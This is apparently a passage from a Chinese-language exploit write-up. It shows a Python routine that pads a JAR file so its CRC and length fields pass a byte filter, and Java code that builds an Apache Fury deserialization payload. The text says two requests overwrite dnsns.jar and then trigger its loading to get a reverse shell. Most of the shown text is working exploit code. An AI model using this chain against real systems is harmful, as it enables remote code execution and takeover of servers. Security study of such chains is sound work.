st_crc = struct.pack('<L', crc)
st_raw_data = struct.pack('<L', len(raw_data) % pow(2, 32))
st_compressed_data = struct.pack('<L', len(compressed_data) % pow(2, 32))
st_cdzf = struct.pack('<L', len(compressed_data) + len(zip_entity_filename) + 0x1e)
b_crc = isAllowBytes(st_crc, allow_bytes)
b_raw_data = isAllowBytes(st_raw_data, allow_bytes)
b_compressed_data = isAllowBytes(st_compressed_data, allow_bytes)
b_cdzf = isAllowBytes(st_cdzf, allow_bytes)
if b_crc and b_raw_data and b_compressed_data and b_cdzf:
print('[+] CRC:{0} RDL:{1} CDL:{2} CDAFL:{3} Padding data: {4}*{5}'.format(b_crc, b_raw_data, b_compressed_data, b_cdzf, num, padding_char))
output = open(jar_filename, 'wb')
output.write(wrap_jar(raw_data, compressed_data, zip_entity_filename.encode()))
print('[+] Generate {0} success'.format(jar_filename))
break
else:
print('[-] CRC:{0} RDL:{1} CDL:{2} CDAFL:{3} Padding data: {4}*{5}'.format(b_crc, b_raw_data, b_compressed_data, b_cdzf, num, padding_char))
num = num + 1
|
上传完jar包后直接通过反序列化触发dnsns.jar加载
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
| import org.apache.fury.Fury;
import org.apache.fury.config.Language;
import java.io.FileOutputStream;
import java.util.Base64;
public class ExpFinal {
public static void main(String[] args) throws Exception {
System.out.println("Generating payload to load sun.net.spi.nameservice.dns.DNSNameServiceDescriptor...");
Fury fury = Fury.builder()
.withLanguage(Language.JAVA)
.requireClassRegistration(false)
.build();
Class<?> clazz = Class.forName("sun.net.spi.nameservice.dns.DNSNameServiceDescriptor");
Object instance = clazz.newInstance();
byte[] payload = fury.serialize(instance);
String b64 = Base64.getEncoder().encodeToString(payload);
try (FileOutputStream fos = new FileOutputStream("payload_dns.b64")) {
fos.write(b64.getBytes());
}
System.out.println("Payload saved to payload_dns.b64");
System.out.println("Payload Base64: " + b64);
}
}
|

两次发包,首先覆盖dnsns.jar


然后触发加载,反弹shell